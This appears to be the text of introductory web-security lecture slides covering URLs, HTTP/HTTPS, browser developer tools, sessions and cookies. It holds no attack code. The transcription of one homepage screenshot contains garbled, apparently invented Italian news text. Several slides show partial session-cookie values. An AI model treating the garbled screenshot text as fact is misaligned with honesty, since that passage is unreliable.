

Web Security 101

Emilio Coppa

ecoppa@luiss.it



\$ whoami




Emilio COPPA  @ercoppa

- Research interests: vulnerability detection, reverse engineering, firmware analysis, malware analysis
- 2015-2024: Assistant Professor / PostDoc, **Sapienza**
2024-present: Assistant Professor (Tenure-Track), **LUISS**
- 2017-2019: National organizer of **CyberChallenge.IT**
2017-24: Local organizer at Sapienza of **CyberChallenge.IT**
- 2017-19 and 2024: Supervisor of **TeamItaly**,
the Italian Cybersecurity Team

Introduction to HTTP

Anatomy of a Typical Web Application



1. The user request a webpage with dynamically generated content
2. The web application queries the database for user's data
3. The data from the database is used to generate page content
4. The page is rendered by the client's browser

Uniform Resource Locator (URL)

URLs are identifiers for documents on the Web



- Some elements are optional: port, query string, fragment
- When reserved characters (like space : ? /) need to be used in the URL, they must be **URL-encoded**:
 - %20 = space
 - %2F = /
 - ...

Example of encoding:

https://example.com/page?name=my%20page

NOTE: For clarity, we will not URL-encode the attack payloads in the next slides

Playing with URL-encoding

The screenshot shows a web browser window with the URL `urlencoder.org` in the address bar. The page title is "Encode to URL-encoded format". A sub-instruction says "Simply enter your data then push the encode button." Below is a text input field containing "test=.././".

Below the input field are several configuration options:

- A dropdown menu set to "UTF-8" with the label "Destination character set".
- A dropdown menu set to "LF (Unix)" with the label "Destination newline separator".
- Two checkboxes:
 - "Encode each line separately (useful for when you have multiple entries)." (unchecked)
 - "Split lines into 76 character wide chunks (useful for MIME)." (unchecked)
- A "Live mode OFF" button with the subtext "Encodes in real-time as you type or paste (supports only the UTF-8 character set)".
- A large blue "ENCODE" button with a right-pointing arrow, followed by the subtext "Encodes your data into the area below".

At the bottom, the encoded result is displayed in a text area: "test%3D..%2F..%2F".

The HTTP Protocol

- ▶ HTTP (Hypertext Transfer Protocol) defines the structure of the communication between client and web server
- ▶ Properties:
 - **Stateless:** different requests are processed independently from each other
 - Cookies are used to implement stateful applications on top of HTTP
 - **Not encrypted:** HTTP traffic can be read and modified on the network without the communication parties to notice it
 - Default port for HTTP is 80

The HTTPS Protocol

- ▶ HTTPS is the secure variant of HTTP:
 - Essentially, HTTP traffic delivered over a TLS connection
 - Default port is 443
- ▶ Security properties:
 - **Confidentiality:** content of the traffic cannot be inspected as it travels on the network
 - **Integrity:** content of the traffic cannot be modified as it travels on the network
 - **Authentication:** the client can verify that it is communicating with the expected server

HTTP Request

Path (+ optional query string)
Method HTTP version
↓ ↓
POST /login HTTP/2

Host: example.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0)

Gecko/20100101 Firefox/85.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Content-Type: application/x-www-form-urlencoded

Content-Length: 71

Origin: https://example.com

Connection: keep-alive

Referer: https://example.com/login

Upgrade-Insecure-Requests: 1

user=ugo&csrf_token=ijljMjlkMDE40DJmZWZlODhf

Most common HTTP Methods:

GET should have no side effects, used to retrieve data

POST possible side effect, used to insert/update remote resources

HEAD same as GET but without response body

HTTP headers

Blank line

Optional request body (empty for GET)

HTTP Response

HTTP Status code, where first digit defines the message type: 2: OK, 3: Redirect, 4: Client Error, 5: Server Error

version Reason phrase

↓
HTTP/2 200 OK

Server: nginx

Date: Mon, 22 Feb 2021 15:38:46 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 10459

Vary: Cookie

Set-Cookie: session=apU8ig7aeonYoLt0K0C9R5D5fY; Secure; HttpOnly; Path=/

Strict-Transport-Security: max-age=63072000

```
<html>
  <body>login successful!</body>
</html>
```

Cookie

Blank line

HTTP headers

(Optional)
response
body

Opening a page with Google Chrome

Not secure | www.diag.uniroma1.it

SAPIENZA
UNIVERSITÀ DI ROMA

Dipartimento di Ingegneria informatica, automatica e gestionale

DIPARTIMENTO STRUTTURE DIDATTICA RICERCA TERZA MISSIONE NOTIZIE DIAG SUI MEDIA SEMINARS & TALKS

DIAG Dipartimento di Ingegneria informatica, automatica e gestionale Antonio Ruberti

IN EVIDENZA

Calendario eventi

Chi siamo

Sapienza per tutti

ALTRI SITI

Sapienza

Facoltà IIS

Vademecum per la sicurezza

Canale Youtube del DIAG

LINEE GUIDA FASE 3 COVID-19

Dipartimento di Ingegneria Informatica Automatica e Gestionale Antonio Ruberti

Grande partecipazione a OpenDIAG ONLIFE EDITION “dal vivo”

Redazione Data Manager Online - 16 Luglio 2021

Intelligenza artificiale e machine learning per le macchine del futuro

Michele Romano

Torna metà di tempo a un brevissimo articolo su OpenDIAG, che aveva parlato della nostra partecipazione alla ONLIFE EDITION di OpenDIAG. Il primo e unico progetto di OpenDIAG è stato realizzato con il sostegno della Fondazione Cariplo e del Consorzio dei Comuni del Lazio.

Meccanica, Hsd avvia la fabbrica zero difetti

Industria

Hsd, la divisione che gestisce la produzione di componenti meccanici per i settori dell'automotive, dell'aeronautica, dell'elettronica e degli strumenti medici, ha avviato la sua prima fabbrica zero difetti. Per la prima volta nella storia della società, non ci saranno più difetti nei prodotti finiti. La nuova fabbrica, situata nel comune di Cordenons, dove lavorano circa 150 persone, è stata realizzata con investimenti complessivi di 10 milioni di euro. L'obiettivo è quello di garantire una qualità costante e stabile dei prodotti secondo le norme più rigorose. La fabbrica è stata progettata e realizzata da un team multidisciplinare di esperti, che ha lavorato per oltre un anno per creare una struttura capace di soddisfare le esigenze di qualità e durata dei prodotti.

Artificial Intelligence

11


Google Chrome: Developers tools

The screenshot shows a web browser window for the Sapienza University of Rome website (www.diag.uniroma1.it). The page content includes the university logo, the name 'SAPIENZA UNIVERSITÀ DI ROMA', and the title 'Dipartimento di Ingegneria informatica, automatica e gestionale'. A navigation bar at the top has tabs for DIPARTIMENTO, STRUTTURE, DIDATTICA, RICERCA, TERZA MISSIONE, NOTIZIE, DIAG SUI MEDIA, and SEMINARS & TALKS. Below the navigation bar is a large banner featuring the 'DIAG' logo and text about Antonio Ruberti. To the right of the banner is a sidebar with links for IN EVIDENZA (Calendario eventi, Chi siamo, Sapienza per tutti) and a blue button for 'LINEE GUIDA FASE 3 COVID-19'. The browser's address bar shows the URL. The context menu is open in the top right corner, with the 'Developer tools' option highlighted in red. The menu also includes options like New tab, History, Zoom, Print..., More tools, and Exit.

- New tab Ctrl+T
- New window Ctrl+N
- New Incognito window Ctrl+Shift+N
- History
- Downloads Ctrl+J
- Bookmarks
- Zoom - 100% +
- Print... Ctrl+P
- Cast...
- Find... Ctrl+F
- More tools
- Edit Cut Copy Paste
- Settings
- Help
- Exit

Developer tools Ctrl+Shift+I

1. Select Network
 2. Refresh the page
 3. Choose a request
 4. Inspect request and response



▼ General

Request URL: http://www.diag.uniromal.it/

Request Method: GET

Status Code: 200 OK

Remote Address: 151.100.59.104:80

Referrer Policy: strict-origin-when-cross-origin

▼ Request Headers

[View source](#)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

Cache-Control: no-cache

Connection: keep-alive

Cookie: _ga=GA; has_js=1; LtpaToken=

URpcGFydGltZW50aS9PVT1EaWRhdHRpY2EvT1U9QXRlbmVvL089VW5pcm9tY

saW8gQ29wcGEvT1U9RGlwLUluZm9ybWF0aWNhL0

DNT: 1

Host: www.diag.uniromal.it

Pragma: no-cache

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36

▼ Response Headers

[View source](#)

Cache-Control: no-cache, must-revalidate

Connection: Keep-Alive

Content-Encoding: gzip

Content-Language: it

Content-Length: 7020

Content-Type: text/html; charset=utf-8

Date: Wed, 04 Aug 2021 14:02:13 GMT

Expires: Sun, 19 Nov 1978 05:00:00 GMT

Keep-Alive: timeout=5, max=100

Link: </dipartimento>; rel="canonical",</node/5559>; rel="shortlink"

Server: Apache/2.4.18 (Ubuntu)

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

X-Generator: Drupal 7 (<http://drupal.org>)

Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock

```
<!DOCTYPE html>
<html lang="it" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# siot: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#> class="js flexbox canvas canvastext webgl no-touch geolocation postmessage websqldatabase indexeddb hashchange history draganddrop websockets rgba hsla multiplebgs backgroundsize borderimage borderradius boxshadow textshadow opacity cssanimations csscolumns cssgradients cssreflections csstransforms csstransforms3d csstransitions fontface generatedcontent video audio localstorage sessionstorage webworker no-applicationcache svg inlinesvg smil svgclippaths fontawesome-i2svg-active fontawesome-i2svg-complete" style="background-color: #f0f0f0;">
  <head>...
  ...
  <body class="navbar-is-fixed-top html front not-logged-in no-sidebars page-node page-node-5559 node-type-home-page i18n-it dipartimento site-name-line s-1" style="padding-bottom: 80px;" data-new-gr-c-s-check-loaded="14.1024.0" data-gr-ext-installed="">> $0
    <div id="skip-link"></div>
    <header id="navbar" role="banner" class="navbar navbar-fixed-top navbar-default"></header>
    <section></section>
    <!-- -->
    <section id="tabs"></section>
    <section id="page-top"></section>
    <section id="news"></section>
    <div class="main-container container"></div>
    <section id="hero"></section>
    <section id="credits"></section>
    <script src="https://use.fontawesome.com/releases/v5.11.2/js/all.js"></script>
    <script src="http://www.diag.uniroma1.it/sites/all/themes/bootstrap/js/bootstrap.js?qvkikv"></script>
    <div id="popup-active-overlay"></div>
    <div id="cboxOverlay" style="display: none;"></div>
    <div id="colorbox" class="dialog" tabindex="-1" style="display: none;"></div>
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true"></grammarly-desktop-integration>
</html>
```

Styles Computed Layout >

Filter :hov .cls +

```
element.style {
  padding-bottom: 80px;
}

body.navbar  overrides.m.css?qvkikv:1
  -is-fixed-
  top {
    padding-top: 64px;
  }

@media only screen and (max-width: 767px) {
  body {
    style.css?qvkikv:19
    padding-top: 135px !important;
  }
}

body {
  style.css?qvkikv:10
  color: #333333;
  font-size: 1.4em;
  min-height: 100%;
  background: □#fff !important;
  font-family: 'Open Sans', sans-serif !important;
}

body {
  overrides.m.css?qvkikv:1
  position: relative;
}

body {
  scaffolding.less:31
  font-family: "Helvetica Neue",
  Helvetica, Arial, sans-serif;
  font-size: 14px;
  line-height: 1.42857143;
  color: #333;
  background-color: □#fff;
}

body {
  normalize.less:19
  margin: 0;
}

* {
  style.css?qvkikv:1
  padding: 0;
  margin: 0;
}

* {
  vendor-prefixes.less:77
  -webkit_box_sizing: border-box;
  -moz-box-sizing: border-box;
  box-sizing: border-box;
}
```

We can inspect (and even edit) the page content



THIS TEXT WAS NOT PRESENT IN THE ORIGINAL PAGE



Dipartimento di Ingegneria Informatica Automatica e Gestionale Antonio Ruberti

IN EVIDENZA

Calendario eventi

Chi siamo

Sapienza per tutti

LINEE GUIDA FASE 3 COVID-19

ALTRI SITI

Sapienza



Elements Console Sources Network Performance Memory Application Security Lighthouse AdBlock

Styles Computed Layout >

Filter :hov .cls +

element.style {

.dipartimento header.css?qvzikv:128

.navbar-header h1 a {

color: #005866 !important;

}

.navbar-header h1 a {

color: #822433 !important;

}

a, a:hover { style.css?qvzikv:61

color: #000;

text-decoration: none !important;

}

a { scaffolding.less:52

color: #337ab7;

text-decoration: none;

}

a { normalize.less:89

background-color: transparent;

*

{ style.css?qvzikv:1

padding: 0;

margin: 0;

}

{ vendor-prefixes.less:77

webkit_box_sizing: border-box;

moz_box_sizing: border-box;

box-sizing: border-box;

}

a:-webkit-user-agent-stylesheet any-link {

color: -webkit-link;

cursor: pointer;

text-decoration: underline;

}

Inherited from h1.name.navbar-brand

.dipartimento header.css?qvzikv:124

.navbar-header h1 {

color: #005866 !important;

+

```
<!DOCTYPE html>
<html lang="it" dir="ltr" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioc:type# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#> class="js flexbox canvas canvastext webgl no-touch geolocation positionmessage websqldatabase indexeddb hashchange history draganddrop websockets rgba hsla multiplebgs background-size borderimage border-radius boxshadow textshadow opacity csstransitions csscolumns cssgradients cssreflections csstransforms csstransforms3d csstransitions fontface generatedcontent video audio localstorage sessionstorage webworkers no-applicationcache svg inlinesvg smil svgclippaths fontawesome-i2svg-active fontawesome-i2svg-complete" style=>
  ><head></head>
  ><body class="navbar-is-fixed-top html front not-logged-in no-sidebars page-node page-node-5559 node-type-home-page i18n-it dipartimento site-name-lines-1" style="padding-bottom: 80px;" data-new-gr-c-s-checked="loaded-14.1024.0" data-gr-ext-installed=">
    ><div id="skip-link"><a href="#main-content"></a></div>
    ><header id="navbar" role="banner" class="navbar navbar-fixed-top navbar-default">
      ><div class="container">
        ><div class="region region-header-top"></div>
        ><div class="navbar-header">
          ><div class="name navbar-brand">
            ><a href="#" title="Home Page">THIS TEXT WAS NOT PRESENT IN THE ORIGINAL PAGE</a> == $0
            ></div>
          ><button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
            ><span class="sr-only">Toggle navigation</span>
            ><span class="icon-bar"></span>
            ><span class="icon-bar"></span>
            ><span class="icon-bar"></span>
          ></button>
          ><div class="collapse navbar-collapse">
            ><ul class="nav navbar-nav">
              ><li><a href="#">THIS TEXT WAS NOT PRESENT IN THE ORIGINAL PAGE</a></li>
            ></ul>
          ></div>
        ></div>
        ><div class="region region-header-bottom"></div>
      ></div>
    ></header>
    ><div class="main-container container" id="page-top">
      ><div id="hero"></div>
      ><div id="tabs"></div>
      ><div id="news"></div>
      ><div id="credits"></div>
      ><script src="https://use.fontawesome.com/releases/v5.11.2/js/all.js"></script>
      ><script src="http://www.diag.uniroma1.it/sites/all/themes/bootstrap/js/bootstrap.js?qvzikv"></script>
      ><div id="popup-active-overlay"></div>
      ><div id="cboxOverlay" style="display: none;"></div>
      ><div id="colorbox" class="dialog" role="dialog" tabindex="-1" style="display: none;"></div>
    ></div>
  ></body>

```

After changing an element....
The edit is only on my browser!

The Languages of the Web: Client-Side

- ▶ **HTML**

- Defines the structure of the webpage

```
<html>
  <body>
    <p>hello!</p>
  </body>
</html>
```

- ▶ **CSS**

- Defines the styling of the page

```
p {
  color: red;
}
```

- ▶ **JavaScript:**

- Allows to add dynamic interactive effects to the webpage (e.g., react to user interactions)

```
let d = window.document;
let p = d.getElementsByTagName('p')[0];
p.addEventListener('click', function () {
  this.style.color = 'blue';
});
```


The Languages of the Web: Server-Side

- ▶ Virtually **every programming language** can be used on the server-side (even C!)
- ▶ Most **common server-side languages** in 2020:
 - **Python**, NodeJS (JavaScript), Java, C#, **PHP**
- ▶ The server-side language is used to implement your web application:
 - Session management of users
 - Interaction with the database
 - Generation of the response pages
 - ...

Cookies

HTTP(S) Sessions

- ▶ HTTP(S) is a stateless protocol
 - Requests are independent from each other
 - What if user wants to stay logged in?
- ▶ Session concept
 - Session data is stored on the server with a unique session ID
 - Client attaches the session ID to each request
 - Attacker can hijack an (in)active session and impersonate user if session tokens are not properly protected!



Storing Info in Browser with Cookies

- Sessions are typically implemented on top of cookies
- Cookies set by websites are automatically attached by the browser to subsequent requests to the same website
- Cookie attributes (e.g., Domain, Path, Secure, HttpOnly) can be used to customize the cookie behavior
- A cookie is identified by the triplet (name, domain, path)



We can see which cookies are used by the page from, e.g., chrome developer tools

Request Cookies												<input type="checkbox"/> show filtered out request cookies
Name	Value	Domain	P...	Expire...	Size	HttpO...	Secure	Same...	Same...	Priority		
_ga	GA1.2.1296694775.1625228322	.uniroma1.it	/	2023-...	30						Medium	
has_js	1	www.diag.uniroma1.it	/	Session	7						Medium	
LtpaToken	AAECAzYxMDNFQUE2NjEwM0...	.uniroma1.it	/	Session	181						Medium	

The screenshot shows the Chrome DevTools Application tab interface. On the left, a sidebar lists various storage types: Manifest, Service Workers, Storage, Local Storage, Session Storage, IndexedDB, Web SQL, Cookies, Cache, and Background Services. The Cookies section is currently selected, showing a list of stored cookies for the domain http://www.diag.uniroma1.it. The table includes columns for Name, Value, Domain, Path, Expiry, Size, HTTPOnly, Secure, SameSite, and Priority. Three cookies are listed: LtpaToken, has_js, and _ga. The _ga cookie is highlighted in blue. At the bottom of the sidebar, there's a 'Cookie Value' field containing the value GA1.2.1296694775.1625228322 and a checkbox for 'Show URL decoded'. The main content area contains a large, bold, black text message: "We can even modify their name/value (the fields are editable). Also, we can see that besides cookies, there are several types of storage."

Name	Value	Domain	P...	Expir...	Size	HttpO...	Secure	Same...	Same...	Priority
LtpaToken	AAECAzYxMDNFQUE2NjEwM...	.uniroma1.it	/	Sessi...	181					Medi...
has_js	1	www.diag.uniroma1.it	/	Sessi...	7					Medi...
_ga	GA1.2.1296694775.1625228...	.uniroma1.it	/	2023-...	30					Medi...

What are Cookies used for?

▶ Authentication



- The cookie proves that the client previously authenticated correctly

▶ Personalization

- Helps the website recognize the user from a previous visit

▶ Tracking





- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on



Third-party cookies


- a page can host contents coming from other web servers
- cookies that are sent by these servers are named **third-party cookies**
- there are organizations operating in the advertisement that use third-party cookies for tracking users across different sites, allowing ads consistent to user profile
- This may be a huge privacy concern (we talk about this later in the course)
- Several countries have issued laws on the topic. UE have regulated this matter...

Cookie Banners

